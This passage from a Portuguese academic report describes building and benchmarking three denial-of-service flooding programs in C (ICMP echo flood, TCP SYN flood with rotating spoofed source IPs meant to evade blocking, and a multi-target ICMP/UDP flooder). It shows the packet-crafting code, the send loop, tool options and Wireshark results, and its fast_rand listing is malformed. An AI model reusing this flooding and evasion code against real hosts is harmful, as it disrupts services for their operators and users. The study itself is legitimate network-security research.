Posteriormente, cada algoritmo passou por correção de erros e aprimoramentos, como, melhoramento de funções e reutilização de funções prontas tanto implementação pessoal quanto encontrados na internet. Cada aprimoramento realizado gerou diferentes versões que foram comparadas, umas com as outras, para adquirir resultados com relação a tempo de execução, eficiência e quantidade de pacotes enviados/processados por segundo. Todos os dados de performance dos algoritmos foram coletados de máquina de próprio uso particular. A máquina, da marca Dell, opera com o sistema operacional Kali Linux 2018.1, processador Intel Core i5-4600U 1.60GHz 2.30GHz.


Durante o desenvolvimento, foi utilizado o método de comparação, onde diferentes algoritmos tiveram seus resultados comparados a fim de obter as diferenças de cada algoritmo, para ter uma melhor compreensão de suas eficiências.

Finalizado o desenvolvimento dos algoritmos, foi feita a parte escrita da pesquisa baseado nos resultados dos testes dos programas. No texto foram escritas as definições de redes, algoritmos de inundação, DoS, entre outros conhecimentos adquiridos no início do projeto e a análise dos resultados obtidos durante a fase de testes.

4. Desenvolvimento

Para a execução dos algoritmos, foi necessário preencher os cabeçalhos dos protocolos necessários para envio dos pacotes. O cabeçalho contém toda a informação necessária para identificar o conteúdo do datagrama e tomar decisões de roteamento.

Na Fig. 8.b, tem-se o preenchimento do cabeçalho IP (Fig. 8.a), informando sua versão (IPv4); tamanho do cabeçalho, tipo do serviço que indica como o datagrama é manipulado; tamanho total do pacote que definem o tamanho em bytes do pacote, nesse caso passado como argumento *packet_size* na execução do algoritmo; identificação do pacote, nessa situação utilizando uma função *fast_rand* que será explicada posteriormente; fragmentação, onde o datagrama é dividido para ser transmitido em redes com pacotes menores; TTL (*Time to Live*) que especifica o tempo máximo que o pacote pode circular na internet; protocolo utilizado e endereços IP de origem e destino (FILHO, 2015a).




(a) Formato do cabeçalho IP

```
ip->version = 4;
ip->ihl = 5;
ip->tos = 0;
ip->tot_len = htons(packet_size);
ip->id = fast_rand();
ip->frag_off = 0;
ip->ttl = 255;
ip->protocol = IPPROTO_ICMP;
ip->saddr = saddr;
ip->daddr = daddr;
```

(b) Inserindo informações no cabeçalho IP

Figura 8 – cabeçalho IP

Na Fig. 9.b, tem-se o preenchimento do cabeçalho ICMP (Fig. 9.a), informando o tipo da mensagem e o formato do pacote, código de erro para o datagrama, número de sequência e identificador, para verificar se houve perda de pacotes ou se estão fora de ordem e *checksum*, que será explicado posteriormente (FILHO, 2017).




(a) Formato do cabeçalho ICMP

```
icmp->type = ICMP_ECHO;
icmp->code = 0;
icmp->un.echo.sequence = fast_rand();
icmp->un.echo.id = fast_rand();
icmp->checksum = 0;
```

(b) Inserindo informações no cabeçalho ICMP

Figura 9 – cabeçalho ICMP

Na Fig. 10.b, tem-se o preenchimento do cabeçalho TCP (Fig. 10.a), informando as portas de origem e destino; número de sequência, que indica o primeiro byte do segmento; número do *acknowledgment*, indicando o próximo número de sequência; tamanho do cabeçalho; campos de *flags* (URG, ACK, PSH, RST, SYN e FIN), indicando o propósito e o conteúdo de cada segmento; tamanho da janela, onde para implementação de controle de fluxo, o protocolo requer que cada lado anuncie o tamanho da janela de recepção; *checksum*; e *urgent pointer* que é um *offset* indicando a posição do último byte dos dados urgentes (FILHO, 2015b).



```


tcp_h -> source = htons(1234);
tcp_h -> dest = htons(80);
tcp_h -> seq = 0;
tcp_h -> ack_seq = 0;
tcp_h -> doff = 5;
tcp_h -> fin = 0;
tcp_h -> syn = 1;
tcp_h -> rst = 0;
tcp_h -> psh = 0;
tcp_h -> ack = 0;
tcp_h -> urg = 0;
tcp_h -> window = htons(5840);
tcp_h -> check = 0;
tcp_h -> urg_ptr = 0;
    
```

(a) Formato do cabeçalho TCP

(b) Inserindo informações no cabeçalho TCP

Figura 10 – cabeçalho TCP

Na Fig. 11.b, tem-se o preenchimento do cabeçalho IP (Fig. 11.a), informando as portas de origem e destino, comprimento total do segmento e checksum;



(a) Formato do cabeçalho UDP

```

if (sm->srcport) udp->uh_sport = htons(sm->srcport);
else udp->uh_sport = htons(rand());
if (sm->rnd) udp->uh_dport = htons(rand());
else udp->uh_dport = htons(sm->dstport[n]);
udp->uh_ulen = htons(sizeof(struct udphdr) + sm->psize);
    
```

(b) Inserindo informações no cabeçalho UDP

Figura 11 – cabeçalho UDP

Nos algoritmos também foi criada a função Checksum (soma de verificação, Fig. 12) que garante uma proteção contra corrupção de dados durante a transmissão de pacotes. A soma de verificação da internet utiliza a técnica onde d bits de dados são tratados como uma sequência de números inteiros de k bits que são somados e seu resultado é utilizado como bits de detecção de erros (KUROSE; ROSS, 2013). Nesse caso, os dados são tratados como inteiros de 16 bits e somados. O complemento de

1 dessa soma resulta, na soma de verificação, que é carregada no cabeçalho do segmento. O receptor realiza a soma de verificação calculando os complementos de 1 da soma dos dados recebidos e analisa se o resultado possui apenas bits 1. Se qualquer bit for 0, significa que há um erro.

Nos protocolos TCP e UDP, a soma de verificação é calculada tanto nos campos do cabeçalho quanto nos campos de dados (KUROSE; ROSS, 2013). No protocolo IP, a soma de verificação é realizada apenas no cabeçalho.

```

unsigned short in_chsum(unsigned short *ptr, int nbytes){
    register long sum;
    u_short oddbyte;
    register u_short resposta;

    sum = 0;
    while(nbytes > 1){
        sum += *ptr++;
        nbytes -= 2;
    }

    if(nbytes == 1){
        oddbyte = 0;
        *((u_short *)&oddbyte) = *(u_char *) ptr;
        sum += oddbyte;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    resposta = ~sum;
    return(resposta);
}

```

Figura 12 – função checksum do algoritmo de inundação

Durante as implementações, foram criadas diferentes versões fazendo o uso de funções prontas e métodos de geradores de números pseudoaleatórios, comparando a eficiência de cada um. Uma versão que se destacou foi utilizando o Fast Random Number Generator (*fast_rand*), cuja documentação está disponível no site da Intel Corporation (OWENS, 2012).

A função *fast_rand()* na Fig. 13, utiliza uma variável do tipo unsigned integer de 32 bits, mas para ser compatível com a função *rand()* padrão do C, o alcance é reduzido fazendo um *shift* e mascarando o bit mais significativo (OWENS, 2012). A função gera um *seed* que é o valor (semente) a ser utilizado. Mas ao retornar, é feita uma operação de deslocamento à direita em 16 bits para reduzir bits menos significativos. Feita uma

comparação de desempenho, calculando um bilhão de números randômicos, foi comprovado que o *fast_rand()* é 2.75 vezes mais eficiente que a função padrão *rand()*.

```
int fast_rand(){
    static unsigned int g_seed;

    //Used to seed the generator.

    inline void fast_srand( int seed ){

        g_seed = seed;

    }

    //fastrand routine returns one integer, similar output value range as C lib.

    inline int fastrand(){

        g_seed = (214013*g_seed+2531011);

        return (g_seed>>16)&0x7FFF;

    }

}
```

Figura 13 – função *fast_rand()*

O algoritmo foi criado de forma a manter executando o quanto tempo fosse necessário. Logo foi criado um loop infinito de envio dos pacotes para o alvo onde a única forma de pausar a execução seria por interrupção externa. Então foi utilizado o comando *sigaction()* da linguagem C para capturar o comando do teclado “ctrl+c” que força a parada do algoritmo e fazer a coleta de dados com o comando *gettimeofday()*.

```
void handler(int s){
    double pack_seg;
    gettimeofday(&ti, NULL);
    time2 = ((double)ti.tv_usec)/1000000;
    time2+= ((double)ti.tv_sec);
    printf("Sinal capturado %d\n",s);
    printf("Tempo de execucao: %.6f segundos\n", time2 - time1);
    printf("Pacotes enviados: %d\n", enviado);

    pack_seg = enviado /(time2 - time1);

    printf("Pacotes/segundo: %f\n", pack_seg);
    exit(1);
}
```

(a) Função *handler()*

```

gettimeofday(&ti, NULL);
time1 = ((double)ti.tv_usec)/1000000;
time1+= ((double)ti.tv_sec);

while(1){
    memset(packet + sizeof(struct iphdr) + sizeof(struct icmphdr), fast_rand()%255, payload_size);

    //recalcula o checksum do cabeçalho icmp, uma vez que este esta sendo preenchido com caracteres de carga de tempos em tempos.
    icmp->checksum = 0;
    icmp->checksum = in_chsum((unsigned short *)icmp, sizeof(struct icmphdr) + payload_size);

    if((tam_enviado = sendto(sockfd, packet, packet_size, 0, (struct sockaddr *)&servaddr, sizeof(servaddr))) < 1){
        perror("Falha no envio\n");
        break;
    }

    ++enviado;
    fflush(stdout);

    sigIntHandler.sa_handler = handler;
    sigemptyset(&sigIntHandler.sa_mask);
    sigIntHandler.sa_flags = 0;

    sigaction(SIGINT, &sigIntHandler, NULL);
}

```

(b) Representação do uso dos serviços *gettimeofday()* e *sigaction()*

Figura 14 – loop de envio de pacotes utilizando os comandos *sigaction()* e *gettimeofday()*

```

int sigaction(int signum, const struct sigaction *act, struct
sigaction *oldact);

```

O serviço *sigaction()* (Fig. 14) é utilizado para modificar ou examinar a ação associada a um sinal especificado em *signum* (MONTEIRO, 2011). É feita uma modificação se *act* for diferente de NULL. O parâmetro *oldact* é preenchido pelo comando com as disposições atuais, enquanto *act* contém as novas.

A definição dessa função existente na biblioteca *signal.h* é apresentada a seguir (pode conter mais campos):

```

struct sigaction {
    void (*sa_handler) (int);
    signet_t sa_mask;
    int sa_flags;
};

```


O campo **sa_handler** contém o endereço do handler (função que será direcionada); o campo **sa_mask** contém uma máscara de sinais que são bloqueados durante a execução do handler; o campo **sa_flags** contém a especificação de comportamentos adicionais (neste caso, inicializado com 0, indicando não conter outros comportamentos) (MONTEIRO, 2011). Nesta implementação, foi utilizado o comando *sigemptyset()* no campo **sa_mask** para indicar que a máscara é vazia (não possui sinal). Após preencher os campos da estrutura, é feita uma chamada para SIGINT (ctrl-C) utilizando *sigaction()*.

Outro serviço utilizado foi *gettimeofday()*, cuja definição está na biblioteca *sys/time.h* é apresentada a seguir:

```
int gettimeofday(struct timeval *tv, struct timezone *tz);

struct timeval {
    time_t      tv_sec;
    suseconds_t tv_usec;
};
```

O único campo utilizado foi **tv**, que informa o tempo em segundos e microssegundos. O serviço *gettimeofday()* utilizando o campo **tv** informa o tempo no momento em que o serviço foi chamado, logo o serviço foi utilizado duas vezes, guardando o tempo da primeira e segunda chamada, e feita a diferença de tempo no final da execução como pode ser visto nas figuras 14.a e 14.b. A primeira chamada se encontra antes de entrar no loop de envio de pacotes. Enquanto a segunda chamada está dentro da função *handler()* onde será feita o cálculo de pacotes/segundo, como pode ser visto na Fig. 15. Os IPs de origem e destino sendo utilizado, como na imagem abaixo, estão embaralhadas por não ser permitido exibi-las.



```
root@kali:~/Desktop# ./flood 1000 1000 1000 1000 1000 1000 1000 1000 1000 1000
Inundando... :V
^CSinal capturado 2
Tempo de execucao: 1.241163 segundos
Pacotes enviados: 14648
Pacotes/segundo: 11801.834101
```

Figura 15 – exemplo de execução do algoritmo de inundação ICMP

No segundo algoritmo foi utilizado protocolo TCP para envio dos pacotes. Entre os métodos de prevenção de ataques DDoS, existe o bloqueio temporário do IP fazendo um envio excessivo de pacotes na rede, portanto foi criado um loop interno dentro do loop de envio para fazer uma troca de IP de origem de dez em dez pacotes.

Um problema encontrado foi a utilização da função *fast_rand()*. Como ilustrado na Fig 16.b, o *fast_rand()*, apesar de gerar diferentes valores em cada execução, gera os mesmos valores em cada chamada em uma mesma execução. Enquanto o *rand()* gera diferentes valores tanto em cada chamada quanto em cada execução,

possibilitando um maior conjunto de IPs diferentes possível. Portanto, a função *fast_rand()* foi utilizada somente no primeiro algoritmo.

```
root@kali:~/Desktop# ./teste
201
135
191
92
116
148
209
138
1
147
222
root@kali:~/Desktop# ./teste
74
33
145
134
88
246
131
183
154
249
237
```

(a) Teste *rand()*

```
root@kali:~/Desktop# ./teste
232
232
232
232
232
232
232
232
232
232
232
232
root@kali:~/Desktop# ./teste
96
96
96
96
96
96
96
96
96
96
96
```

(b) Teste *fast_rand()*

Figura 16 – comparação de execução entre *rand()* e *fast_rand()*

O terceiro algoritmo possui em argumentos IP de origem, arquivo de broadcast contendo os IPs de múltiplos alvos, além apresentar diferentes opções de funcionamento como pode ser visto na Fig. 17. Os testes foram realizados utilizando dois IPs destino no arquivo broadcast, portas randômicas de origem e destino, pacotes com 1000 bytes e sem *delay* entre cada pacote.

```
igor@igor-VirtualBox:~/Área de Trabalho$ ./ddos
usar: ./ddos <maq origem> <arquivo broadcast> [options]

Options
-p: virgula separa a lista de portas destino (padrao 7)
-r: Usar portas destino randomicas
-R: Usar portas randomicas origem/destino
-s: Porta origem (0 para randomica (padrao))
-P: Protocolos para usar. icmp, udp ou ambos
-S: Tamanho do pacote em bytes (padrao 64)
-f: Filename contendo pacote de dados (sem necessidade)
-n: Numero de pacotes a enviar (0 eh continuo (padrao))
-d: Delay inbetween pacotes (em ms) (padrao 10000)

igor@igor-VirtualBox:~/Área de Trabalho$
```

Figura 17 – opções de execução

Nos algoritmos, além do tamanho da carga informado inicialmente, também foi adicionado para o tamanho total do pacote o tamanho dos cabeçalhos dos protocolos sendo utilizados.

A Fig. 18 ilustra a definição do tamanho do pacote no algoritmo A. A variável *packet_size* recebe o tamanho das estruturas dos cabeçalhos IP e ICMP, como também o *payload_size* que é o tamanho da carga.

```
int packet_size = sizeof(struct iphdr) + sizeof(struct icmp_hdr) + payload_size;
char *packet = (char *) malloc(packet_size);
```

Figura 18 – tamanho total do pacote enviado no algoritmo A

A Fig. 19 ilustra a definição do tamanho do pacote no algoritmo B. As estruturas recebem o tamanho da variável *datagrama* e somam ao tamanho da estrutura do cabeçalho.

```
struct iphdr *iph = (struct iphdr *) datagrama;
```

(a) Estrutura IP

```
struct tcphdr *tcph = (struct tcphdr *) (datagrama + sizeof(struct ip));
```

(b) Estrutura TCP

```
iph -> tot_len = sizeof(struct ip) + sizeof(struct tcphdr);
```

(c) Tamanho total do pacote IP

Figura 19 – estruturas IP e TCP recebendo tamanho da carga

A Fig. 20 ilustra a definição do tamanho do pacote no algoritmo C. A variável *pktsize* recebe os tamanhos da variável *psize*, da estrutura IP e ICMP na Fig 20.a e da estrutura UDP na Fig. 20.b. Passando então o tamanho de *pktsize* para *packet* e então para os protocolos.

```
int pktsize = sizeof(struct ip) + sizeof(struct icmp) + sm->psize;

packet = malloc(pktsize);
ip = (struct ip *) packet;
icmp = (struct icmp *) (packet + sizeof(struct ip));
```

(a) Definição do tamanho do pacote ICMP

```
int pktsize = sizeof(struct ip) + sizeof(struct udphdr) + sm->psize;
packet = (char *) malloc(pktsize);
ip = (struct ip *) packet;
udp = (struct udphdr *) (packet + sizeof(struct ip));
data = (char *) (packet + sizeof(struct ip) + sizeof(struct udphdr));
```

(b) Definição do tamanho do pacote UDP

Figura 20 – estruturas ICMP e UDP recebendo tamanho da carga

5. ANÁLISE E INTERPRETAÇÃO DOS RESULTADOS

Nessa seção são apresentadas amostras dos resultados obtidos com os protocolos ICMP, UDP e TCP gerados durante o período de testes para compreender o tráfego de rede durante um possível ataque DoS. Todos os resultados dos testes foram obtidos no analisador de tráfego de rede *Wireshark*.

O *Wireshark* é um analisador de protocolo para Windows e Mac, que permite capturar e navegar interativamente no tráfego de uma rede de computadores em tempo de execução. O programa verifica os pacotes transmitidos pelos dispositivos de comunicação, como uma placa de rede (BRITO, 2014).

5.1. Algoritmo A – inundação por ICMP

No algoritmo A foi realizado ataque de inundação por ICMP, os resultados do teste foram capturados no *Wireshark*. Além do *Wireshark*, no algoritmo A, também foi feita a utilização das funções *sigaction()* e *gettimeofday()* para identificar o tempo de execução e a quantidade de pacotes enviados, ilustrados anteriormente na Fig. 15, como uma maneira de obter uma noção inicial do funcionamento e desempenho do algoritmo. Nesse algoritmo foram criadas duas versões, uma utilizando a função *fast_rand()* e outra a função *rand()*. A comparação dessas funções garantiu uma visão da eficiência de cada uma, dessa maneira, descobrindo qual função seria a mais adequada para ser utilizada nesse algoritmo. Com a utilização da função *fast_rand()*, apesar de terem sido gerados muitos pacotes durante os testes, foram coletados resultados ligeiramente mais eficientes de que a operação padrão *rand()*, como pode ser visto na Tabela 1.

	Protocolo	Tamanho da carga (em bytes)	Pacotes enviados	Tempo de execução (em segundos)	Pacotes / segundo
<i>Fast_rand()</i>	ICMP	1000	1971111	180.222469	10937
<i>Rand()</i>	ICMP	1000	1923326	180.177694	10674

Tabela 1 – comparação do algoritmo de inundação ICMP utilizando *fast_rand()* e *rand()*

Os resultados com relação ao tempo de execução e a pacotes enviados e quantidade de pacotes por segundo, foram calculadas utilizando o analisador de tráfego de rede *Wireshark*. Antes de iniciar a execução dos algoritmos, o analisador

foi ativado para fazer a captura dos pacotes enviados para um IP destino, como pode ser visto na Fig. 21. Os IPs de origem (source) e destino (destination) sendo utilizado, como na imagem abaixo, estão embaralhadas por não ser permitido exibi-las.

No.	Time	Source	Destination	Protocol	Length	Info
1349	0.110640826			ICMP	1042	Echo (ping) request id=0x30a2, seq=19193/63818, ttl=255 (no response found!)
1350	0.110642585			ICMP	1042	Echo (ping) request id=0x30a2, seq=19193/63818, ttl=255 (reply in 1366)
1351	0.110810000			ICMP	1042	Echo (ping) request id=0x30a2, seq=19193/63818, ttl=255 (reply in 1359)
1352	0.110886644			ICMP	1042	Echo (ping) request id=0x30a2, seq=19193/63818, ttl=255 (no response found!)
1353	0.110920086			ICMP	1042	Echo (ping) reply id=0x30a2, seq=19193/63818, ttl=55 (request in 1330)
1354	0.110932850			ICMP	1042	Echo (ping) reply id=0x30a2, seq=19193/63818, ttl=55 (request in 1329)
1355	0.110986930			ICMP	1042	Echo (ping) request id=0x30a2, seq=19193/63818, ttl=255 (no response found!)
1356	0.110990092			ICMP	1042	Echo (ping) request id=0x30a2, seq=19193/63818, ttl=255 (reply in 1367)
1357	0.111017285			ICMP	1042	Echo (ping) reply id=0x30a2, seq=19193/63818, ttl=55 (request in 1323)
1358	0.111150218			ICMP	1042	Echo (ping) request id=0x30a2, seq=19193/63818, ttl=255 (no response found!)
1359	0.111180913			ICMP	1042	Echo (ping) reply id=0x30a2, seq=19193/63818, ttl=55 (request in 1351)
1360	0.111185980			ICMP	1042	Echo (ping) reply id=0x30a2, seq=19193/63818, ttl=55 (request in 1321)

Figura 21 – pacotes capturados no *Wireshark* no algoritmo A

Apesar da quantidade de pacotes enviados, o número de pacotes processados não foi muito grande, como pode ser visto na Fig. 22.




Figura 22 – gráfico da capacidade de envio de pacotes por segundo do algoritmo A

Como pode ser visto, a capacidade de envio de dados do algoritmo (linha vermelha), durante a execução, foi de aproximadamente 12.0 MiB /s, enquanto apenas 14.2KiB /s eram processados (linha azul).

5.2. Algoritmo B – inundação por TCP SYN

Enquanto no primeiro algoritmo realizada inundação por envio de pacotes *echo request*, o algoritmo B realiza inundação por envio de pacotes de requisição de conexão TCP. Os resultados do teste foram capturados no *Wireshark*. Os resultados adquiridos podem ser vistos na Tabela 2 a seguir.

	Protocolo	Tamanho da carga (em bytes)	Pacotes enviados	Tempo de execução (em segundos)	Pacotes / segundo
Algoritmo B	TCP	500	4679679	31.614147	148024
Algoritmo B	TCP	750	4656135	31.442411	148084
Algoritmo B	TCP	1000	4469497	38.215156	116956

Tabela 2 – resultados do algoritmo B

Este algoritmo foi criado de forma a alterar o IP após um intervalo de pacotes enviado, para evitar do IP ser bloqueado pelo servidor por envio excessivo de pacotes. Entretanto, a quantidade de pacotes processados ainda não foi muito grande, como pode ser visto na Fig 23 e Fig. 24.

No.	Time	Source	Destination	Protocol	Length	Info
615	8.155212266	10.0.2.15	10.0.2.15	TCP	54	1234 → 80 [SYN] Seq=0 Win=5840 Len=0
616	8.155213455	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
617	8.155214641	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
618	8.155215825	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
619	8.155216983	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
620	8.155285511	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
621	8.155286936	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
622	8.155288117	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
623	8.155289302	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
624	8.155290460	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
625	8.155291614	10.0.2.15	10.0.2.15	TCP	54	1234 → 80 [SYN] Seq=0 Win=5840 Len=0
626	8.155292817	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
627	8.155294060	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
628	8.155295249	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
629	8.155296457	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
630	8.155297704	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
631	8.155298920	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
632	8.155367362	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
633	8.155368859	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
634	8.155370061	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0
635	8.155371300	10.0.2.15	10.0.2.15	TCP	54	1234 → 80 [SYN] Seq=0 Win=5840 Len=0
636	8.155372467	10.0.2.15	10.0.2.15	TCP	54	[TCP Out-Of-Order] 1234 → 80 [SYN] Seq=0 Win=5840 Len=0


Figura 23 – pacotes TCP capturados pelo *Wireshark* no algoritmo B

Figura 24 – gráfico com capacidade de envio de pacotes por segundo do algoritmo B

Como pode ser visto, a capacidade de envio de dados do algoritmo (linha vermelha), durante a execução, foi de aproximadamente 7.7MiB /s, enquanto, no momento, apenas 59bytes /s eram processados (linha azul).

5.3. Algoritmo C – inundação por ICMP / UDP

Neste terceiro algoritmo foi realizado um ataque de inundação tanto por pacotes *echo request* e UDP, os resultados do teste foram capturados no *Wireshark*. Os resultados adquiridos podem ser vistos na Tabela 3 a seguir.

	Protocolo	Tamanho da carga (em bytes)	Pacotes enviados	Tempo de execução (em segundos)	Pacotes / segundo
Algoritmo C	ICMP (padrão)	500	1916743	120.123909	15956
Algoritmo C	ICMP (padrão)	750	1949431	120.129781	16227
Algoritmo C	ICMP (padrão)	1000	1951990	120.001019	16266
Algoritmo C	UDP	500	1969605	121.282347	16374
Algoritmo C	UDP	750	1972542	120.270023	16400
Algoritmo C	UDP	1000	1958660	120.397113	16268

Tabela 3 – resultados do algoritmo C

Este algoritmo foi criado possibilitando diferentes formas de execução, como ilustrado na Fig. 17, permitindo listas e alterar portas de origem e destino, qual protocolo utilizar (ICMP ou UDP), tamanho dos pacotes, inserir um arquivo contendo o pacote de dados, determinar o número de pacotes a ser enviado e adicionar um tempo entre cada pacote enviado. Entretanto, a quantidade de pacotes processados ainda não foi grande, principalmente com o protocolo UDP, como pode ser visto na Fig. 25.

No.	Time	Source	Destination	Protocol	Length	Info
1045	10.625697282	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1046	10.635862348	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1047	10.646043937	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1048	10.656228136	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1049	10.666410194	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1050	10.676561251	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
